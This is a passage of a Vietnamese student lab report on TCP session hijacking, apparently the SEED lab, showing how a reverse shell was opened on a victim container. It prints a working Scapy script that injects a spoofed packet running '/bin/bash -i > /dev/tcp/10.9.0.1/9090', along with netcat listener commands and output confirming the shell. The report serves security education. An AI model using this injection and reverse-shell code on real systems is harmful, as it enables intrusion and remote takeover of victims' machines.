
bash: s: command not found

Cùng thời điểm đó, user-1 bị ngắt kết nối đến máy victim.

Attacker có thể đọc file đã tạo và máy victim đã bị đánh lừa bởi gói tin spoofed. Tấn công thành công.

5. Task 4: Creating Reverse Shell using TCP Session Hijacking

Khi attacker thành công hijack attack vào máy victim, chiếm quyền điều khiển phiên TCP, họ quan tâm đến việc thực hiện được nhiều cmd thay vì một. Rõ ràng, việc chạy các lệnh này trong suốt phiên TCP chiếm được là bất tiện. Attacker muốn sử dụng tấn công để thiết lập backdoor. Một cách điển hình để thiết lập backdoor là chạy một reverse shell từ máy nạn nhân để cho phép kẻ tấn công truy cập shell tới máy nạn nhân. Reverse shell là một tiến trình shell chạy trên remote machine, kết nối trở lại máy của attacker.



```
task4.py
~/TCPLab/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3
4def spoof_tcp(pkt):
5    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
6    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport,
7             flags="A", seq = pkt[TCP].ack+5, ack =
8             pkt[TCP].seq+len(pkt[TCP].payload))
9    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
10   pkt = ip/tcp/data
11   send(pkt, iface = "vethf6f1f1b", verbose=0)
12pkt = sniff(iface = 'vethf6f1f1b', filter = 'tcp and |src host
13          10.9.0.5 and src port 23', prn = spoof_tcp)
14
```

Tạo file task4.py theo gợi ý của lab để tạo 1 reverse shell đến máy victim

```
root@VM:/volumes# ls
synflood synflood.c task1a.py task2a.py task3.py task4.py
root@VM:/volumes# nc -l 9090
^C
root@VM:/volumes# nc -lvn 9090 &
[1] 33
root@VM:/volumes# Listening on 0.0.0.0 9090
```

Mở một TCP server trên máy attacker bằng cách cho attacker mở port 9090

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec 16 06:04:39 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on
pts/3
seed@714552f7ca42:~$ ls
task1
seed@714552f7ca42:~$ ls
task1
```

Telnet từ user-1 đến victim

```
root@VM:/volumes# python3 task4.py
```

Thực thi file task4.py song song với cửa sổ terminal đang chạy port 9090

```
root@VM:/volumes# Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53014
seed@714552f7ca42:~$
```

Thực thi một vài câu lệnh từ user-1 đang telnet đến victim, và nhận được kết nối ngược từ victim đến terminal attacker. Thực hiện mở reverse shell thành công.

HẾT